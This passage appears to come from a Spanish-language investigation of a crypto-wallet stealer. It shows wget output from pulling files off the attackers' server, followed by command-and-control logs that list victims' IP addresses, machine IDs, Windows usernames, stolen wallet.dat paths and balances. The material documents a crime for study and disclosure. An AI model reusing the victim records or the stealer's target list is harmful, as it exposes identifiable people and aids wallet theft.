
Tras dar con esos directorios automáticamente empiezo a bajar todos los ficheros para conservar evidencias del delito.

```
seed.addnode.xyz/fi 100%[===================>]  22,32K  --.-KB/s    en 0,001s

2023-05-03 01:18:24 (28,7 MB/s) - «seed.addnode.xyz/files/7Q33BDyFk9hKVFWHjmp9wiKlMAxuX1DDSLqTBtDDVfK6TEqsksrsBv0QbNaa» guardado [22856/22856]

--2023-05-03 01:18:24--  http://seed.addnode.xyz/files/7QB2aYY1CiYtadFmGOFixDYoRrvdY9dWsuWQOIGjTO002DkyXujiBk0Fr73Z
Reutilizando la conexión con seed.addnode.xyz:80.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 6127616 (5,8M)
Grabando a: «seed.addnode.xyz/files/7QB2aYY1CiYtadFmGOFixDYoRrvdY9dWsuWQOIGjTO002DkyXujiBk0Fr73Z»

seed.addnode.xyz/fi 100%[===================>]   5,84M  21,5MB/s    en 0,3s

2023-05-03 01:18:24 (21,5 MB/s) - «seed.addnode.xyz/files/7QB2aYY1CiYtadFmGOFixDYoRrvdY9dWsuWQOIGjTO002DkyXujiBk0Fr73Z» guardado [6127616/6127616]

--2023-05-03 01:18:24--  http://seed.addnode.xyz/files/7REyrdpVHhaELoTCnVboc9ivHNr1ST8kKf110psnnER5CMq1U8ah5A0alvSz
Reutilizando la conexión con seed.addnode.xyz:80.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 174
Grabando a: «seed.addnode.xyz/files/7REyrdpVHhaELoTCnVboc9ivHNr1ST8kKf110psnnER5CMq1U8ah5A0alvSz»

seed.addnode.xyz/fi 100%[===================>]     174  --.-KB/s    en 0s

2023-05-03 01:18:25 (11,5 MB/s) - «seed.addnode.xyz/files/7REyrdpVHhaELoTCnVboc9ivHNr1ST8kKf110psnnER5CMq1U8ah5A0alvSz» guardado [174/174]

--2023-05-03 01:18:25--  http://seed.addnode.xyz/files/7S911C95qX6yo4GvEPcK1qcmoh6ek0rIUKZv2TYIZjsPTam717dd20gvwz6p
Reutilizando la conexión con seed.addnode.xyz:80.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 1449984 (1,4M)
Grabando a: «seed.addnode.xyz/files/7S911C95qX6yo4GvEPcK1qcmoh6ek0rIUKZv2TYIZjsPTam717dd20gvwz6p»

seed.addnode.xyz/fi 100%[===================>]   1,38M  --.-KB/s    en 0,03s
```

Los ficheros log descargados:



Los datos y las wallets exfiltradas:



El malware en el C&C por cada maquina registrada guarda la informacion de los discos duros conectados.

log_filereceiver.txt | log_hashreceiver.txt | log_passwordreceiver.txt | log_ping.txt | log_ping.txt.old | log_automaticupload.txt | log_automaticupload-db.txt | log_balances.txt | log_driveslist.txt

```
INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('102.129.145.226','51158','005cee76-a514-4664-b82f-5469acc15104','Drive: C:\
Drive: D:\
Drive: E:\
Drive: Z:\
','1682264284')
INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('188.26.215.93','58016','3fa25c3f-fcac-4377-8d87-3058b549dac7','Drive: C:\
Drive: F:\
Drive: G:\
Drive: H:\
Drive: I:\
','1682264343')
INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('145.224.97.170','46796','75ced7e1-fd6f-4cf7-b28c-130720e889f6','Drive: C:\
Drive: D:\
','1682264462')
INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('184.190.135.207','59814','73c28ace-80c4-45be-b3f8-120a5f508f14','Drive: C:\
Drive: D:\
Drive: F:\
Drive: K:\
Drive: M:\
Drive: N:\
','1682264583')
INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('76.32.250.130','58627','1a1d968a-2d52-405f-9fd4-f251ec2cd54d','Drive: C:\
','1682264643')
INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('80.234.72.44','17530','233ab862-eb09-45da-ab9b-0d88d6e3738d','Drive: C:\
Drive: G:\
','1682264644')
INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('37.66.187.120','46901','1e687053-253c-4566-b66c-c0da35a240cf','Drive: C:\
Drive: D:\
Drive: E:\
Drive: F:\
Drive: G:\
','1682265002')
INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('188.157.124.225','49751','7460ca08-d1d8-46c5-91e3-d4f0a26733d0','Drive: C:\
Drive: D:\
Drive: E:\
Drive: F:\
Drive: G:\
Drive: H:\
Drive: I:\
','1682265122')
INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('88.132.198.152','49396','e74db87d-33d9-405e-83b5-fc844d2c6cbd','Drive: C:\
Drive: D:\
','1682265183')
INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('35.148.62.9','65349','c35da797-b48f-4e7f-9586-cd6cd19aaebe','Drive: C:\
Drive: G:\
','1682265243')
INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('115.196.45.245','59649','a6b4c7b7-6089-438b-85d2-b449b3085075','Drive: C:\
Drive: D:\
','1682265304')
INSERT INTO drives (ip, port, machineid, drives, now)VALUES ('81.182.162.31','51996','c0fc6151-2311-4cb5-ba41-f4440367a1a5','Drive: C:\
Drive: D:\
Drive: E:\
```

Si tienen billeteras de bitcoin o similar calculan el balance de la billetera, la maquina y lo registran en una base de datos SQL.

```
INSERT INTO balances (machineid, balance,now)VALUES ('005cee76-a514-4664-b82f-5469acc15104','Balance: 848372391700CCC','1682264284')
INSERT INTO balances (machineid, balance,now)VALUES ('3fa25c3f-fcac-4377-8d87-3058b549dac7','Balance: 95217702731100CCC','1682264343')
INSERT INTO balances (machineid, balance,now)VALUES ('75ced7e1-fd6f-4cf7-b28c-130720e889f6','Balance: 17543999899757680CCC','1682264462')
INSERT INTO balances (machineid, balance,now)VALUES ('73c28ace-80c4-45be-b3f8-120a5f508f14','Balance: 1293491760662CCC','1682264583')
INSERT INTO balances (machineid, balance,now)VALUES ('1a1d968a-2d52-405f-9fd4-f251ec2cd54d','Balance: 10421067575724CCC','1682264643')
INSERT INTO balances (machineid, balance,now)VALUES ('233ab862-eb09-45da-ab9b-0d88d6e3738d','Balance: 0CCC','1682264644')
INSERT INTO balances (machineid, balance,now)VALUES ('1e687053-253c-4566-b66c-c0da35a240cf','Balance: 317537617567CCC','1682265002')
INSERT INTO balances (machineid, balance,now)VALUES ('7460ca08-d1d8-46c5-91e3-d4f0a26733d0','Balance: 222808800CCC','1682265122')
INSERT INTO balances (machineid, balance,now)VALUES ('e74db87d-33d9-405e-83b5-fc844d2c6cbd','Balance: 3956894264700CCC','1682265183')
INSERT INTO balances (machineid, balance,now)VALUES ('c35da797-b48f-4e7f-9586-cd6cd19aaebe','Balance: 38079681610CCC','1682265243')
INSERT INTO balances (machineid, balance,now)VALUES ('a6b4c7b7-6089-438b-85d2-b449b3085075','Balance: 1000000000000CCC','1682265304')
INSERT INTO balances (machineid, balance,now)VALUES ('c0fc6151-2311-4cb5-ba41-f4440367a1a5','Balance: 56456160544000CCC','1682265305')
INSERT INTO balances (machineid, balance,now)VALUES ('e9aafa95-1620-43e2-a0ea-ad041d67327a','Balance: 1250163218988800CCC','1682265305')
INSERT INTO balances (machineid, balance,now)VALUES ('1b2cf734-70af-47e5-af79-a0c6e4228daa','Balance: 0CCC','1682265364')
INSERT INTO balances (machineid, balance,now)VALUES ('f87b1455-4875-4e2a-a28e-6a56074e930b','Balance: 1379000000BitNo','1682265423')
INSERT INTO balances (machineid, balance,now)VALUES ('ffce844c-eef1-4c81-b5b7-92301d134ac4','Balance: 91666537310BitNo','1682265424')
INSERT INTO balances (machineid, balance,now)VALUES ('005cee76-a514-4664-b82f-5469acc15104','Balance: 910891625800CCC','1682265483')
INSERT INTO balances (machineid, balance,now)VALUES ('3fa25c3f-fcac-4377-8d87-3058b549dac7','Balance: 9607670797210CCC','1682265542')
INSERT INTO balances (machineid, balance,now)VALUES ('75ced7e1-fd6f-4cf7-b28c-130720e889f6','Balance: 17543999899757680CCC','1682265663')
INSERT INTO balances (machineid, balance,now)VALUES ('73c28ace-80c4-45be-b3f8-120a5f508f14','Balance: 1293491760662CCC','1682265783')
INSERT INTO balances (machineid, balance,now)VALUES ('09967c35-1a09-42b4-82f2-243dc5a84877','Balance: 0CCC','1682265783')
```

Tambien se saca una copia del fichero wallet.dat, lo guarda en el servidor con un nombre aleatorio y lo registra en base de datos:

```
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('45.231.143.24','E:\\Users\\cirom\\AppData\\Roaming\\Meowcoin\\meowcoin.conf','c393acef-1c0a-4341-8413-084f0a14b2dc','0',
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('45.231.143.24','E:\\Users\\cirom\\AppData\\Roaming\\Meowcoin\\wallet.dat','c393acef-1c0a-4341-8413-084f0a14b2dc','117964
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('45.231.143.24','E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-04-28-21-30','c393acef-1c0a-4341-8413-
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('45.231.143.24','E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-04-28-21-31','c393acef-1c0a-4341-8413-
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('45.231.143.24','E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-04-28-22-14','c393acef-1c0a-4341-8413-
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('45.231.143.24','E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-04-28-22-15','c393acef-1c0a-4341-8413-
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('45.231.143.24','E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-04-28-22-17','c393acef-1c0a-4341-8413-
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('45.231.143.24','E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-04-28-22-54','c393acef-1c0a-4341-8413-
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('45.231.143.24','E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-04-29-14-45','c393acef-1c0a-4341-8413-
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('45.231.143.24','E:\\Users\\cirom\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-05-02-20-36','c393acef-1c0a-4341-8413-
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('166.137.136.80','C:\\Users\\Owner\\AppData\\Roaming\\Ultragate\\wallet.dat','642b69af-1952-4b7e-b5cb-fdb1313ee35e','4505
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('190.83.129.11','C:\\Users\\RON\\AppData\\Roaming\\CCC\\wallet.dat','50a96dfa-8569-40a1-9d60-de8e64afafl1','262144','1683
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('190.83.129.11','C:\\Users\\RON\\AppData\\Roaming\\eMark\\wallet.dat','50a96dfa-8569-40a1-9d60-de8e64afafl1','98304','168
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('190.83.129.11','C:\\Users\\RON\\AppData\\Roaming\\eMark-volume-2\\wallet.dat','50a96dfa-8569-40a1-9d60-de8e64afafl1','81
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('190.83.129.11','C:\\Users\\RON\\AppData\\Roaming\\Gamepass\\gamepass.conf','50a96dfa-8569-40a1-9d60-de8e64afafl1','0','1
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('190.83.129.11','C:\\Users\\RON\\AppData\\Roaming\\Gamepass\\wallet.dat','50a96dfa-8569-40a1-9d60-de8e64afafl1','614400',
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('190.83.129.11','C:\\Users\\RON\\AppData\\Roaming\\nexa\\wallet.dat','50a96dfa-8569-40a1-9d60-de8e64afafl1','2744320','16
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('190.83.129.11','C:\\Users\\RON\\AppData\\Roaming\\CCC\\backups\\wallet.dat.2023-05-02-21-34','50a96dfa-8569-40a1-9d60-de
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('190.83.129.11','C:\\Users\\RON\\AppData\\Roaming\\VolkshashCore\\backups\\wallet.dat.2023-04-13-08-01','50a96dfa-8569-40
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('177.91.144.180','D:\\carteira cripto windons\\Ceiling Cat Coin\\ccc.conf','d1f1556f-497a-4220-a8e5-87de3e788478','142','
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('177.91.144.180','D:\\carteira cripto windons\\Ceiling Cat Coin\\masternode.conf','d1f1556f-497a-4220-a8e5-87de3e788478',
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('177.91.144.180','D:\\carteira cripto windons\\Ceiling Cat Coin\\wallet.dat','d1f1556f-497a-4220-a8e5-87de3e788478','2539
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('177.91.144.180','D:\\carteira cripto windons\\Ceiling Cat Coin\\backups\\wallet.dat.2023-05-02-22-31','d1f1556f-497a-422
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('87.123.244.109','C:\\Users\\huett\\AppData\\Roaming\\CCC\\wallet.dat','ca26557b-4884-48fa-9909-2372467d3217','368640','1
INSERT INTO wallets (ip, path, machineid, filesize, filedate, newname, datenow)VALUES ('87.123.244.109','C:\\Users\\huett\\AppData\\Roaming\\Cheese\\wallet.dat','ca26557b-4884-48fa-9909-2372467d3217','4890624
```

Asi mismo analiza cualquier fichero de texto plano que pueda tener alguna credencial valida, correo, cuenta bancaria, billeteras cripto...etc

log_filereceiver.txt | log_hashreceiver.txt | log_passwordreceiver.txt | log_ping.txt | log_ping.txt.old | log_automaticupload.txt | log_automaticupload-db.txt | log_balances.txt | log_driveslist.txt

```
process: automaticupload - dir: empty - filepath: D:\Wallets\CCC\blocks\wallet.dat - machineid: 198a8a32-48fa-4ad5-955c-1953a628876c - ip: 162.248.150.111 - port: NULL - filesize: 368640 - filedate: 1683057461
process: automaticupload - dir: empty - filepath: C:\Users\Administrator\AppData\Roaming\CCC\wallet.dat - machineid: 15714ecf-4a02-4e81-acb5-06268288eac9 - ip: 161.97.170.62 - port: NULL - filesize: 237568 - filedate: 1683058720
process: automaticupload - dir: empty - filepath: C:\Users\Administrator\AppData\Roaming\CCC\wallet.dat - machineid: 15714ecf-4a02-4e81-acb5-06268288eac9 - ip: 161.97.170.62 - port: NULL - filesize: 270336 - filedate: 1683059345
process: automaticupload - dir: empty - filepath: C:\Users\Administrator\AppData\Roaming\CCC\backups\wallet.dat.2023-05-02-20-28 - machineid: 15714ecf-4a02-4e81-acb5-06268288eac9 - ip: 161.97.170.62 - port: NULL - filesize: 270336 - filedate: 1682588317
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\BarrelCruder Coin\barrelcrudecoin.conf - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 591 - filedate: 1638(
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\BarrelCruder Coin\wallet.dat - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 1433600 - filedate: 1683023487
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\beenode.conf - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 0 - filedate: 1624276045
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\wallet.dat - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 663552 - filedate: 1683026680
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Ceiling-Catz CCC\wallet.dat - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 196608 - filedate: 1683059366
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Mooncoin Core\wallet.dat - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 1343488 - filedate: 1683021531
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Nengcoin\wallet.dat - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 114688 - filedate: 1683052294
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Baba Coin\backups\wallet.dat.2023-05-02-18-58 - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 1089536 - file
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Baba Coin\backups\wallet.dat.2023-05-02-20-05 - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 1089536 - file
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\BarrelCruder Coin\wallets\.walletlock - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 0 - filedate: 16380545
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\BarrelCruder Coin\wallets\db.log - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 0 - filedate: 1638054536
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\BarrelCruder Coin\wallets\wallet.dat - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 1515520 - filedate: 168
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\backups\wallet.dat.2021-06-21-11-47 - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 655360 - filedat
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\backups\wallet.dat.2021-11-24-17-25 - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 663552 - filedat
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\backups\wallet.dat.2021-11-25-18-33 - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 663552 - filedat
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\backups\wallet.dat.2021-12-05-20-44 - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 663552 - filedat
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\backups\wallet.dat.2023-05-02-09-34 - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 663552 - filedat
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\backups\wallet.dat.2023-05-02-10-49 - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 655360 - filedat
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Beenode\backups\wallet.dat.2023-05-02-10-51 - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 663552 - filedat
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Ceiling-Catz CCC\backups\wallet.dat.2023-05-02-20-29 - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 196608
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Mooncoin Core\wallets\.walletlock - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 0 - filedate: 1596288597
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Mooncoin Core\wallets\db.log - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 0 - filedate: 1596288597
process: automaticupload - dir: empty - filepath: D:\ALLE ALTEN DATEN BIS ENDE 2020-LEPTOP\COINLER\Mooncoin Core\wallets\wallet.dat - machineid: e9b7157d-7f53-418f-b052-5572cc3175b5 - ip: 78.48.71.241 - port: NULL - filesize: 1187840 - filedate: 1683023
process: automaticupload - dir: empty - filepath: E:\Users\cirom\AppData\Roaming\CCC\ccc.conf - machineid: c393acef-1c0a-4341-8413-084f0a14b2dc - ip: 45.231.143.24 - port: NULL - filesize: 142 - filedate: 1682717203
process: automaticupload - dir: empty - filepath: E:\Users\cirom\AppData\Roaming\CCC\masternode.conf - machineid: c393acef-1c0a-4341-8413-084f0a14b2dc - ip: 45.231.143.24 - port: NULL - filesize: 267 - filedate: 1682717203
process: automaticupload - dir: empty - filepath: E:\Users\cirom\AppData\Roaming\CCC\wallet.dat - machineid: c393acef-1c0a-4341-8413-084f0a14b2dc - ip: 45.231.143.24 - port: NULL - filesize: 491520 - filedate: 1683059780
process: automaticupload - dir: empty - filepath: E:\Users\cirom\AppData\Roaming\Meowcoin\meowcoin.conf - machineid: c393acef-1c0a-4341-8413-084f0a14b2dc - ip: 45.231.143.24 - port: NULL - filesize: 0 - filedate: 1681683763
process: automaticupload - dir: empty - filepath: E:\Users\cirom\AppData\Roaming\Meowcoin\wallet.dat - machineid: c393acef-1c0a-4341-8413-084f0a14b2dc - ip: 45.231.143.24 - port: NULL - filesize: 1179648 - filedate: 1682978702
process: automaticupload - dir: empty - filepath: E:\Users\cirom\AppData\Roaming\CCC\backups\wallet.dat.2023-04-28-21-30 - machineid: c393acef-1c0a-4341-8413-084f0a14b2dc - ip: 45.231.143.24 - port: NULL - filesize: 475136 - filedate: 1682710223
process: automaticupload - dir: empty - filepath: E:\Users\cirom\AppData\Roaming\CCC\backups\wallet.dat.2023-04-28-21-31 - machineid: c393acef-1c0a-4341-8413-084f0a14b2dc - ip: 45.231.143.24 - port: NULL - filesize: 475136 - filedate: 1682717488
process: automaticupload - dir: empty - filepath: E:\Users\cirom\AppData\Roaming\CCC\backups\wallet.dat.2023-04-28-22-14 - machineid: c393acef-1c0a-4341-8413-084f0a14b2dc - ip: 45.231.143.24 - port: NULL - filesize: 475136 - filedate: 1682719895
process: automaticupload - dir: empty - filepath: E:\Users\cirom\AppData\Roaming\CCC\backups\wallet.dat.2023-04-28-22-15 - machineid: c393acef-1c0a-4341-8413-084f0a14b2dc - ip: 45.231.143.24 - port: NULL - filesize: 475136 - filedate: 1682720144
process: automaticupload - dir: empty - filepath: E:\Users\cirom\AppData\Roaming\CCC\backups\wallet.dat.2023-04-28-22-17 - machineid: c393acef-1c0a-4341-8413-084f0a14b2dc - ip: 45.231.143.24 - port: NULL - filesize: 483328 - filedate: 1682720246
process: automaticupload - dir: empty - filepath: E:\Users\cirom\AppData\Roaming\CCC\backups\wallet.dat.2023-04-28-22-54 - machineid: c393acef-1c0a-4341-8413-084f0a14b2dc - ip: 45.231.143.24 - port: NULL - filesize: 483328 - filedate: 1682722449
process: automaticupload - dir: empty - filepath: E:\Users\cirom\AppData\Roaming\CCC\backups\wallet.dat.2023-04-29-14-45 - machineid: c393acef-1c0a-4341-8413-084f0a14b2dc - ip: 45.231.143.24 - port: NULL - filesize: 483328 - filedate: 1682722700
process: automaticupload - dir: empty - filepath: E:\Users\cirom\AppData\Roaming\CCC\backups\wallet.dat.2023-05-02-20-36 - machineid: c393acef-1c0a-4341-8413-084f0a14b2dc - ip: 45.231.143.24 - port: NULL - filesize: 491520 - filedate: 1682807663
process: automaticupload - dir: empty - filepath: C:\Users\Owner\AppData\Roaming\Ultragate\wallet.dat - machineid: 642b69af-1952-4b7e-b5cb-fdb1313ee35e - ip: 166.137.136.80 - port: NULL - filesize: 450560 - filedate: 1683062062
process: automaticupload - dir: empty - filepath: C:\Users\RON\AppData\Roaming\CCC\wallet.dat - machineid: 50a96dfa-8569-40a1-9d60-de8e64afafl1 - ip: 190.83.129.11 - port: NULL - filesize: 262144 - filedate: 1683063288
process: automaticupload - dir: empty - filepath: C:\Users\RON\AppData\Roaming\eMark\wallet.dat - machineid: 50a96dfa-8569-40a1-9d60-de8e64afafl1 - ip: 190.83.129.11 - port: NULL - filesize: 98304 - filedate: 1682978674
process: automaticupload - dir: empty - filepath: C:\Users\RON\AppData\Roaming\eMark-volume-2\wallet.dat - machineid: 50a96dfa-8569-40a1-9d60-de8e64afafl1 - ip: 190.83.129.11 - port: NULL - filesize: 81920 - filedate: 1682979307
process: automaticupload - dir: empty - filepath: C:\Users\RON\AppData\Roaming\Gamepass\gamepass.conf - machineid: 50a96dfa-8569-40a1-9d60-de8e64afafl1 - ip: 190.83.129.11 - port: NULL - filesize: 0 - filedate: 1682981684
process: automaticupload - dir: empty - filepath: C:\Users\RON\AppData\Roaming\Gamepass\wallet.dat - machineid: 50a96dfa-8569-40a1-9d60-de8e64afafl1 - ip: 190.83.129.11 - port: NULL - filesize: 614400 - filedate: 1683010096
process: automaticupload - dir: empty - filepath: C:\Users\RON\AppData\Roaming\nexa\wallet.dat - machineid: 50a96dfa-8569-40a1-9d60-de8e64afafl1 - ip: 190.83.129.11 - port: NULL - filesize: 2744320 - filedate: 1682976901
process: automaticupload - dir: empty - filepath: C:\Users\RON\AppData\Roaming\CCC\backups\wallet.dat.2023-05-02-21-34 - machineid: 50a96dfa-8569-40a1-9d60-de8e64afafl1 - ip: 190.83.129.11 - port: NULL - filesize: 253952 - filedate: 1682974811
```

log_filereceiver.txt | log_hashreceiver.txt | log_passwordreceiver.txt | log_ping.txt | log_ping.txt.old | log_automaticupload.txt | log_automaticupload-db.txt | log_balances.txt | log_driveslist.txt

```
